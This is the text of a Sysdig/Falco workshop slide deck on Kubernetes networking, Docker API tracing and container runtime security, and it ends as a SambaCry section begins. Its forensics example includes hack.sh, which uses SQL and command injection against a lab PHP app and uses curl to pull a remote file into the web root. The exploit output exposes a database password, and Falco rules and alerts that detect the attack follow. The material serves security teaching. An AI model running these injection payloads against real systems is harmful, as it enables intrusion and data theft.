https://kubernetes.io/docs/concepts/services-networking/dns-pod-service/

Sysdig

Request to Service IP

```
70245 11:37:08.655369898 0 client (c35531478612) curl (16069:32) > connect fd=3(<4>)

70246 11:37:08.655472371 0 client (c35531478612) curl (16069:32) < connect
res=-115(EINPROGRESS) tuple=172.17.0.7:38684->10.0.0.14:80

70255 11:37:08.655520922 0 client (c35531478612) curl (16069:32) > sendto
fd=3(<4t>172.17.0.7:38684->10.0.0.14:80) size=71 tuple=NULL

70256 11:37:08.655540227 0 client (c35531478612) curl (16069:32) < sendto res=71
data=

GET / HTTP/1.1

User-Agent: curl/7.35.0

Host: backend

Accept: */*
```

Sysdig

Send index.html

```
70278 11:37:08.655795550 0 backend-1440326531-en0i4 (3da05eac4181) nginx
(15988:5) > sendfile out_fd=3(<4t>172.17.0.7:38684->172.17.0.4:80)
in_fd=11(<f>/usr/share/nginx/html/index.html) offset=0 size=612
70279 11:37:08.655823582 0 backend-1440326531-en0i4 (3da05eac4181) nginx
(15988:5) < sendfile res=612 offset=612
```

Curl receiving index.html

```
70293 11:37:08.655890661 0 client (c35531478612) curl (16069:32) > recvfrom
fd=3(<4t>172.17.0.7:38684->10.0.0.14:80) size=16384
70294 11:37:08.655893522 0 client (c35531478612) curl (16069:32) < recvfrom
res=850 data=
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 06 Feb 2018 11:37:08 GMT
Content-Type: text/html
Content-Length: 612
Last-Modified: Tue, 31 Jan 2017 15:01:11 GMT
Connection: keep-alive
ETag: "5890a6b7-264"
Accept-Ranges: bytes
```

Example 9: How do Kubernetes Services work

```
kubectl create namespace critical-app
kubectl create -f backend.yaml
kubectl describe service backend --namespace critical-app
kubectl run -it --image=tutum/curl client --namespace critical-app
--restart=Never
```

```
    curl backend
```

```
sudo sysdig -k http://localhost:8080 -pk -s8192 -A \
"fd.type in (ipv4, ipv6) and (k8s.ns.name=critical-app)"
```

Sysdig

Service routing with IPtables

```
$ sudo iptables -n -t nat -L
```

```
Chain KUBE-SEP-3EH5NW6TCZ37SLM7 (1 references)
target     prot opt source               destination
KUBE-MARK-MASQ  all  --  172.17.0.4           0.0.0.0/0            /* critical-app/backend: */
DNAT       tcp  --  0.0.0.0/0            0.0.0.0/0           /* critical-app/backend: */ tcp to:172.17.0.4:80

Chain KUBE-SEP-4M5CAF23423KHRN7 (1 references)
target     prot opt source               destination
KUBE-MARK-MASQ  all  --  172.17.0.6           0.0.0.0/0            /* critical-app/backend: */
DNAT       tcp  --  0.0.0.0/0            0.0.0.0/0           /* critical-app/backend: */ tcp to:172.17.0.6:80

Chain KUBE-SEP-TM67DFGZSWKXXTT4 (1 references)
target     prot opt source               destination
KUBE-MARK-MASQ  all  --  172.17.0.5           0.0.0.0/0            /* critical-app/backend: */
DNAT       tcp  --  0.0.0.0/0            0.0.0.0/0           /* critical-app/backend: */ tcp to:172.17.0.5:80
```

Sysdig

Service routing with IPtables

```
$ sudo iptables -n -t nat -L
```

```
Chain KUBE-SVC-QIAMZM7CZ7DGYY4U (1 references)
target     prot opt source               destination
KUBE-SEP-3EH5NW6TCZ37SLM7  all  --  0.0.0.0/0            0.0.0.0/0            /* critical-app/backend: */ statistic mode
random probability 0.33332999982
KUBE-SEP-TM67DFGZSWKXXTT4  all  --  0.0.0.0/0            0.0.0.0/0            /* critical-app/backend: */ statistic mode
random probability 0.50000000000
KUBE-SEP-4M5CAF23423KHRN7  all  --  0.0.0.0/0            0.0.0.0/0            /* critical-app/backend: */
```

Sysdig

Delete Service/Deployment

```
$ kubectl delete -f backend.yaml
```

```
service "backend" deleted
deployment "backend" deleted
```

Example 11
Inspecting K8s Orchestration with Docker API

Sysdig

Inspecting K8s Orchestration with Docker API

- How can we troubleshoot Kubernetes' interaction with the Docker API?
- What data is posted to the Docker API for container creation?

Start capture

```
$ sudo sysdig -pk -s8192 -c echo_fds -A "fd.type in (unix) and evt.buffer
contains POST"
```

Sysdig

evt.buffer

- Contains any file descriptor Input/Output
- Useful for troubleshooting protocol streams
- Also useful for forensics
- By default 80 bytes
- Size can be modified with -s option

Start container in Kubernetes

```
$ kubectl run -it --image=tutum/curl client --namespace critical-app --restart=Never
```

```
Waiting for pod critical-app/client to be running, status is Pending, pod ready: false
If you don't see a command prompt, try pressing enter.
root@client:/#
root@client:/#
```

Sysdig

Kubernetes POST

```
$ sudo sysdig -pk -s8192 -c echo_fds -A "fd.type in (unix) and evt.buffer contains POST"
```

```
------ Write 2.61KB to  [nervous_aryabhata] [fc757719c148]   (hyperkube)

POST
/containers/create?name=k8s_POD.d8dbe16c_client_critical-app_ede57c60-161c-11e8
-8f04-06b1beb53032_f6759f09 HTTP/1.1
Host: docker
User-Agent: Go-http-client/1.1
Content-Length: 2444
Content-Type: application/json

{"Hostname":"client","Domainname":"","User":"","AttachStdin":false,"AttachStdou
t":false,"AttachStderr":false,"Tty":false,"OpenStdin":false,"StdinOnce":false,"
Env":["BACKEND_PORT=tcp://10.0.0.116:80","BACKEND_PORT_80_TCP=tcp://10.0.0.116:
```

Posted Data

```
$ sudo sysdig -pk -s8192 -c echo_fds -A "fd.type in (unix) and evt.buffer contains POST"
```


```
{"Hostname":"client","Domainname":"","User":"","AttachStdin":false,"AttachStdout":false,"AttachStderr":false,"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":["BACKEND_PORT=tcp://10.0.0.116:80","BACKEND_PORT_80_TCP=tcp://10.0.0.116:80","BACKEND_PORT_80_TCP_PROTO=tcp","KUBERNETES_PORT_443_TCP_PROTO=tcp","BACKEND_SERVICE_HOST=10.0.0.116","BACKEND_SERVICE_PORT=80","KUBERNETES_PORT_443_TCP=tcp://10.0.0.1:443","KUBERNETES_SERVICE_HOST=10.0.0.1","KUBERNETES_PORT=tcp://10.0.0.1:443","BACKEND_PORT_80_TCP_PORT=80","KUBERNETES_PORT_443_TCP_PORT=443","KUBERNETES_SERVICE_PORT_HTTPS=443","KUBERNETES_PORT_443_TCP_ADDR=10.0.0.1","BACKEND_PORT_80_TCP_ADDR=10.0.0.116","KUBERNETES_SERVICE_PORT=443"],"Cmd":null,"Image":"gcr.io/google_containers/pause-amd64:3.0","Volumes":null,"WorkingDir":"","Entrypoint":null,"OnBuild":null,"Labels":{"io.kubernetes.container.hash":"d8dbe16c","io.kubernetes.container.name":"POD","io.kubernetes.container.restartCount":"0","io.kubernetes.container.terminationMessagePath":"","io.kubernetes.pod.na
```

Docker Receiving POST

```
$ sudo sysdig -pk -s8192 -c echo_fds -A "fd.type in (unix) and evt.buffer
contains POST"
```

```
------ Read 2.61KB from  [host] [host]  /var/run/docker.sock (dockerd)

POST
/containers/create?name=k8s_POD.d8dbe16c_client_critical-app_ede57c60-161c-11e8
-8f04-06b1beb53032_f6759f09 HTTP/1.1
Host: docker
User-Agent: Go-http-client/1.1
Content-Length: 2444
Content-Type: application/json
```

Starting the Container

```
$ sudo sysdig -pk -s8192 -c echo_fds -A "fd.type in (unix) and evt.buffer
contains POST"
```

```
------ Write 191B to  [nervous_aryabhata] [fc757719c148]   (hyperkube)

POST
/containers/dd27c10c0096ddb3bec74bda7b0b1be5afd4e6dae7aaee38f85bf8d61888803b/st
art HTTP/1.1
Host: docker
User-Agent: Go-http-client/1.1
Content-Length: 0
Content-Type: text/plain
```

Attaching to the Container

```
$ sudo sysdig -pk -s8192 -c echo_fds -A "fd.type in (unix) and evt.buffer
contains POST"
```

```
------ Write 247B to  [nervous_aryabhata] [fc757719c148]
ffff8800b21a6c00->ffff8800b21a3800 /var/run/docker.sock (hyperkube)

POST
/containers/3e7a11a3371252879c74852a3e94dafbfe79fca52f520a52fffdf732d9cc7697/at
tach?stdin=1&stdout=1&stream=1 HTTP/1.1
Host:
User-Agent: Go-http-client/1.1
Content-Length: 0
Connection: Upgrade
Content-Type: text/plain
Upgrade: tcp
```

Kill pod

```
$ kubectl delete pods client --namespace critical-app
```

```
pod "client" deleted
```

Sysdig

Example 11: Summary

Use evt.buffer to see protocol streams

Filter on requests: POST, GET, SELECT, etc

Use -s to set buffer size (default is 80 bytes)

Read More:

https://sysdig.com/blog/kubernetes-service-discovery-docker/

Example 12
Troubleshooting Nginx CrashLoopBackOff

Sysdig

Example 12: Troubleshooting Nginx CrashLoopBackOff

```
less create.sh
```

```
./create.sh
```

go and figure out what to do here ;-)

Security & Forensics

Sysdig

ToC

Installing Falco

Sysdig

Installing Falco

https://goo.gl/m4tD3s

1. one liner (curl | sudo bash): not the best security practices
2. Repos:
   a. Distro repositories: not always updated
   b. Sysdig repositories: recommended
3. Docker pull / run

```
requirements:
    apt-get -y install linux-headers-$(uname -r)
    yum -y install kernel-devel-$(uname -r)

docker pull sysdig/falco

docker run -i -t --name falco --privileged -v
/var/run/docker.sock:/host/var/run/docker.sock -v /dev:/host/dev -v
/proc:/host/proc:ro -v /boot:/host/boot:ro -v
/lib/modules:/host/lib/modules:ro -v /usr:/host/usr:ro sysdig/falco
```

Sysdig

“curl |sudo bash” install

```
$ curl -s https://s3.amazonaws.com/download.draios.com/stable/install-falco | sudo bash
```

```
* Detecting operating system
* Installing Sysdig public key
OK
* Installing sysdig repository
* Installing kernel headers
...
* Installing sysdig
Selecting previously unselected package sysdig.
...
Building only for 4.4.0-87-generic
Building initial module for 4.4.0-87-generic
Done.
```

Check for Module

```
$ lsmod |grep faclo
```

```
falco_probe           466944  0
```

```
$ sudo modprobe falco-probe
```

```
$ dmesg |grep falco
```

```
[  391.293524] falco_probe: driver loading, falco-probe 0.9.0
```

Install Examples

Sysdig

Clone the examples

```
$ cd ~; git clone https://github.com/draios/sysdig-workshop-forensics
```

```
Cloning into 'sysdig-workshop-forensics'...
remote: Counting objects: 57, done.
remote: Compressing objects: 100% (43/43), done.
remote: Total 57 (delta 13), reused 51 (delta 10), pack-reused 0
Unpacking objects: 100% (57/57), done.
Checking connectivity... done.
```

Example 13: Using Falco and Sysdig Inspect

Sysdig

Run-time Container Security Tools

- Basic syscall sandboxing: seccomp
- Sandboxing with policies: seccomp-bpf
- Mandatory access control systems: SELinux, AppArmor
- System auditing: Auditd
- Behavioral monitoring: Falco
- Run-time protection and forensics: Sysdig Secure

Sysdig

https://sysdig.com/blog/selinux-seccomp-falco-technical-discussion/

What is Falco?

A behavioral activity monitor

- Detects suspicious activity defined by a set of rules
- Uses Sysdig's flexible and powerful filtering expressions

With full support for containers/orchestration

- Utilizes sysdig's container & orchestrator support

And flexible notification methods

- Alert to files, standard output, syslog, programs


Open Source

- Anyone can contribute rules or improvements

Quick examples

A shell is run in a container	container.id != host and proc.name = bash
Overwrite system binaries	fd.directory in (/bin, /sbin, /usr/bin, /usr/sbin) and write
Container namespace change	evt.type = setns and not proc.name in (docker, sysdig)
Non-device files written in /dev	(evt.type = create or evt.arg.flags contains O_CREAT) and proc.name != blkid and fd.directory = /dev and fd.name != /dev/null
Process tries to access camera	evt.type = open and fd.name = /dev/video0 and not proc.name in (skype, webex)

Falco architecture



Falco Rules

25 common rules available OOTB

Focused on common container best practices:

- Writing files in bin or etc directories
- Reading sensitive files
- Binaries being executed other than CMD/ENTRYPOINT

Falco rules

.yaml file containing *Macros, Lists, and Rules*

```
- macro: bin_dir
  condition: fd.directory in (/bin, /sbin, /usr/bin, /usr/sbin)
- list: shell_binaries
  items: [bash, csh, ksh, sh, tcsh, zsh, dash]
- rule: write_binary_dir
  desc: an attempt to write to any file below a set of binary directories
  condition: bin_dir and evt.dir = < and open_write and not package_mgmt_procs
  output: "File below a known binary directory opened for writing
(user=%user.name command=%proc.cmdline file=%fd.name)"
  priority: WARNING
```

Falco rules

Macros

- name: text to use in later rules
- condition: filter expression snippet

Lists

- name: text to use later
- items: list of items

Rules

- name: used to identify rule
- desc: description of rule
- condition: filter expression, can contain macro references
- output: message to emit when rule triggers, can contain formatted info from event
- priority: severity of rule (WARNING, INFO, etc.)

Falco rules

Filtering Expressions

- Use the same format as sysdig
- Full container, Kubernetes, Mesos, Docker Swarm support

Rule Execution Order

- Falco rules are combined into one giant filtering expression, joined by ors
- Each rule must contain at least one evt.type expression
- i.e. evt.type=open and …
- Allows for very fast filtering of events.

Conditions and Sysdig Filter Expressions

Based on “Field Classes”. Supported classes include:

fd - File Descriptors
process - Processes
evt - System Events
user - Users
group - Groups
syslog - Syslog messages

container - Container info
fdlist - FD poll events
k8s - Kubernetes events
mesos - Mesos events
span - Start/Stop markers
evtin - Filter based on Spans

Quick examples

A shell is run in a container	container.id != host and proc.name = bash
Overwrite system binaries	fd.directory in (/bin, /sbin, /usr/bin, /usr/sbin) and write
Container namespace change	evt.type = setns and not proc.name in (docker, sysdig)
Non-device files written in /dev	(evt.type = create or evt.arg.flags contains O_CREAT) and proc.name != blkid and fd.directory = /dev and fd.name != /dev/null
Process tries to access camera	evt.type = open and fd.name = /dev/video0 and not proc.name in (skype, webex)

Alerts and outputs

Sending Alerts

- Events matching filter expression result in alerts
- Rule's output field used to format event into alert message
- Falco configuration used to control where alert message is sent

Any combination of..

- Syslog
- File
- Standard Output
- Shell (e.g. mail -s "Falco Notification" someone@example.com)

A Custom Falco Rule

```
- rule: Node Container Runs Node
  desc: Detect a process that’s not node started in a Node container.
  condition: evt.type=execve and container.image startswith  node and
             proc.name!=node
  output: Node container started other process (user=%user.name
                  command=%proc.cmdline %container.info)
  priority: INFO
  tags: [container, apps]
```

A Custom Falco Rule

```
- rule: Node Container Runs Node
  desc: Detect a process that's not node started in a Node container.
  condition: evt.type=execve and container.image startswith node and
             proc.name!=node
  output: Node container started other process (user=%user.name
                  command=%proc.cmdline %container.info)
          INFO
          ntainer, apps]
```

In a container based on the Node image

Something is executing a program

And the process name isn't node

Extending Rules/Macros/Lists

Can combine rulesets to extend/modify behavior

- falco -r <rules-file> -r <additional-rules-file> …

```
- macro: my macro
  condition: …
- list: my list
  items: …
- rule: my rule
  desc: …
  condition: …
  output: …
```

+

```
- macro: another macro
  condition: …
- list: another list
  items: …
- rule: another rule
  desc: …
  condition: …
  output: …
```

List Falco Rules

```
$ falco -L
```

```
Thu Feb 22 03:41:20 2018: Falco initialized with configuration file /etc/falco/falco.yaml
Thu Feb 22 03:41:20 2018: Parsed rules from file /etc/falco/falco_rules.yaml
Thu Feb 22 03:41:20 2018: Parsed rules from file /etc/falco/falco_rules.local.yaml

Rule                                                Description
----                                                -----------
Launch Sensitive Mount Container                    Detect the initial process started by a container that has a
                                                    mount from a sensitive host directory (i.e. /proc).
                                                    Exceptions are made for known trusted images.


Read sensitive file untrusted                       an attempt to read any sensitive file (e.g. files containing
                                                    user/password/authentication information). Exceptions are
                                                    made for known trusted programs.


Launch Privileged Container                         Detect the initial process started in a privileged
                                                    container. Exceptions are made for known trusted images.
System procs network activity                       any network activity performed by system binaries that are
                                                    not expected to send or receive any network traffic
Non sudo setuid                                     an attempt to change users by calling setuid. sudo/su are
```

Sysdig

Start containers

```
$ docker-compose up -d
```

```
docker-compose up -d
Creating network "example1_default" with the default driver
Building db
Step 1/3 : FROM mysql:5.6
5.6: Pulling from library/mysql
4176fe04cefe: Pull complete
d1e86691d483: Pull complete
ffadeffb3eb4: Pull complete
6c2c640eac6b: Pull complete
cc4146cb804c: Pull complete
7de5ccbd771a: Pull complete
775e0cecdad2: Pull complete
88d4255f1a7b: Pull complete
d1b4737edd2f: Pull complete
9d87f540bc85: Pull complete
Digest: sha256:7edd891d3a88b8c4ecaec174514d77dd152ec63d39199020eddf8023eb1432f6
Status: Downloaded newer image for mysql:5.6
 ---> cba30fe3cdd4
Step 2/3 : COPY ./my.cnf /etc/mysql/conf.d/
 ---> 40bd2cec6a5a
```

Sysdig


Start containers

```
$ docker-compose up
```


```
....continued output....
falco    | DKMS: install completed.
falco    | * Trying to load a dkms falco-probe, if present
falco    | falco-probe found and loaded in dkms
falco    | Thu Feb 22 03:54:22 2018: Falco initialized with configuration file /etc/falco/falco.yaml
falco    | Thu Feb 22 03:54:22 2018: Parsed rules from file /etc/falco/falco_rules.yaml
falco    | Rule Apache writing to non allowed directory: warning (trailing-evttype):
falco    | container and container.image startswith example1_php and open_write and not (ping_allowed_dirs and
proc.name in (apache2))
falco    |          does not have all evt.type restrictions at the beginning of the condition,
falco    |          or uses a negative match (i.e. "not"/"!=") for some evt.type restriction.
falco    |          This has a performance penalty, as the rule can not be limited to specific event types.
falco    |          Consider moving all evt.type restrictions to the beginning of the rule and/or
falco    |          replacing negative matches with positive matches if possible.
falco    | Thu Feb 22 03:54:22 2018: Parsed rules from file /etc/falco/falco_rules.local.yaml
```

Sysdig

Access our app



Access our app



Can we exploit this app?

Can we exploit this app?

Yes, that’s why we are here.

Explore Capture with Inspect

What HTTP requests were served?

    What data did those requests POST?

How was the system exploited?

Were commands ran on the system?

Is there a correlation between commands and requests?

What, if anything, was downloaded by the exploit?

What, if anything, was taken from our SQL database?

Can we mitigate this attack?

Can we mitigate this attack?

Yes, with Falco.

Edit falco_rules.local.yaml

```
- rule: Unauthorized process
  desc: There is a running process not described in the base template
  condition: spawned_process and container and container.image startswith
example1_php and not proc.name in (apache2, sh, ping)
  output: Unauthorized process (%proc.cmdline) running in (%container.id)
  priority: ERROR
  tags: [process]
```

Edit falco_rules.local.yaml

```
- rule: Apache writing to non allowed directory

  desc: Attempt to write to directories that should be immutable

  condition: open_write and container and container.image startswith
example1_php and not (ping_allowed_dirs and proc.name in (apache2))

  output: "Writing to forbidden directory (user=%user.name
command=%proc.cmdline file=%fd.name)"

  priority: ERROR

  tags: [filesystem]
```

Edit falco_rules.local.yaml

```
- rule: Forbidden network outbound connection

  desc: A non-whitelisted process is trying to reach the Internet

  condition: outbound and container and container.image startswith example1_php
and not proc.name in (ping, apache2)

  output: Forbidden outbound connection (user=%user.name command=%proc.cmdline
connection=%fd.name)

  priority: ERROR

  tags: [network]
```

Restart our containers

```
$ docker-compose down; docker-compose up
```

```
Removing example1_php_1 ... done
Removing falco          ... done
Removing example1_db_1  ... done
Removing network example1_default
Creating network "example1_default" with the default driver
Creating example1_db_1 ...
Creating falco ...
Creating example1_db_1
Creating example1_db_1 ... done
Creating example1_php_1 ...
Creating example1_php_1 ... done
Attaching to falco, example1_db_1, example1_php_1
```

Exploit the app

$ cat hack.sh

```
curl -F "s=OK" -F "user=bad" -F "passwd=wrongpasswd' OR 'a'='a" -F "ipaddr=localhost; ps
aux" -X POST http://localhost:8000/ping.php

curl -F "s=OK" -F "user=bad" -F "passwd=wrongpasswd' OR 'a'='a" -F "ipaddr=localhost; ls
/var/www/" -X POST http://localhost:8000/ping.php

curl -F "s=OK" -F "user=bad" -F "passwd=wrongpasswd' OR 'a'='a" -F "ipaddr=localhost; ls
/var/www/html" -X POST http://localhost:8000/ping.php

curl -F "s=OK" -F "user=bad" -F "passwd=wrongpasswd' OR 'a'='a" -F "ipaddr=localhost; cat
/var/www/html/ping.php" -X POST http://localhost:8000/ping.php

curl -F "s=OK" -F "user=bad" -F "passwd=wrongpasswd' OR 'a'='a" -F "ipaddr=localhost; curl
https://gist.githubusercontent.com/bencer/9e32fb1af89754b4ad8346b13dcd1110/raw/cd79134f420b5
9e84e6b60be3bdff7ca0bb42f1e/gistfile1.txt > /var/www/html/dump.php " -X POST
http://localhost:8000/ping.php
curl http://localhost:8000/dump.php
```

Sysdig

Exploit the app

```
$ bash hack.sh # continued
```

```
...
<pre>PING localhost (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.087 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.091 ms
--- localhost ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.039/0.072/0.091/0.024 ms
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.2  0.4 177100 19816 ?        Ss   04:16   0:00 apache2 -DFOREGROUND
www-data    15  0.0  0.3 179344 14372 ?        S    04:16   0:00 apache2 -DFOREGROUND
www-data    16  0.0  0.1 177124  7232 ?        S    04:16   0:00 apache2 -DFOREGROUND
www-data    17  0.0  0.1 177124  7232 ?        S    04:16   0:00 apache2 -DFOREGROUND
www-data    18  0.0  0.1 177124  7232 ?        S    04:16   0:00 apache2 -DFOREGROUND
www-data    19  0.0  0.1 177124  7232 ?        S    04:16   0:00 apache2 -DFOREGROUND
www-data    20  0.0  0.0   4340   736 ?        S    04:17   0:00 sh -c ping -c 3 localhost; ps aux
www-data    22  0.0  0.1 177124  7232 ?        S    04:17   0:00 apache2 -DFOREGROUND
www-data    23  0.0  0.0  17504  2192 ?        R    04:17   0:00 ps aux
</pre>
```

Sysdig

Exploit the app

```
$ bash hack.sh
```

```
...
<?php
$link = mysqli_connect("db", "root", "foobar", "employees");
?>

<form action="" method="post">
<table width="50%">
    <tr>
        <td>User</td>
        <td><input type="text" name="user"></td>
    </tr>
    <tr>
        <td>Password</td>
        <td><input type="text" name="passwd"></td>
    </tr>
    <tr>
        <td>Ping IP address</td>
        <td><input type="text" name="ipaddr"></td>
```

Sysdig

Did Falco catch the exploit?

$

```
falco    | 04:17:13.835082142: Error Unauthorized process (ps aux) running in (3291da9c1b09)
falco    | 04:17:15.854677320: Error Unauthorized process (ls /var/www/) running in (3291da9c1b09)
falco    | 04:17:17.873438415: Error Unauthorized process (ls /var/www/html) running in (3291da9c1b09)
falco    | 04:17:19.892767586: Error Unauthorized process (cat /var/www/html/ping.php) running in
(3291da9c1b09)
falco    | 04:17:21.910609300: Error Writing to forbidden directory (user=www-data command=sh -c ping -c 3
localhost; curl
https://gist.githubusercontent.com/bencer/9e32fb1af89754b4ad8346b13dcd1110/raw/cd79134f420b59e84e6b60be3bdff7ca
0bb42f1e/gistfile1.txt > /var/www/html/dump.php  file=/var/www/html/dump.php)
falco    | 04:17:21.911002149: Error Unauthorized process (curl
https://gist.githubusercontent.com/bencer/9e32fb1af89754b4ad8346b13dcd1110/raw/cd79134f420b59e84e6b60be3bdff7ca
0bb42f1e/gistfile1.txt) running in (3291da9c1b09)
falco    | 04:17:21.917676829: Error Forbidden outbound connection (user=www-data command=curl
https://gist.githubusercontent.com/bencer/9e32fb1af89754b4ad8346b13dcd1110/raw/cd79134f420b59e84e6b60be3bdff7ca
0bb42f1e/gistfile1.txt connection=127.0.0.1:55740->127.0.0.11:53)
falco    | 04:17:21.978873082: Error Forbidden outbound connection (user=www-data command=curl
https://gist.githubusercontent.com/bencer/9e32fb1af89754b4ad8346b13dcd1110/raw/cd79134f420b59e84e6b60be3bdff7ca
0bb42f1e/gistfile1.txt connection=172.18.0.4:33704->151.101.32.133:443)
```

Sysdig

Stop containers

```
$ <ctrl-c>; docker-compose down
```

```
Removing example1_php_1 ... done
Removing example1_db_1  ... done
Removing falco          ... done
Removing network example1_default
```

Sysdig

Example 14: SambaCry Attack

Sysdig

Scenario

Exploit vulnerable Samba server with SambaCry exploit.

Write Falco rules to detect abnormal behavior.

Start containers

```
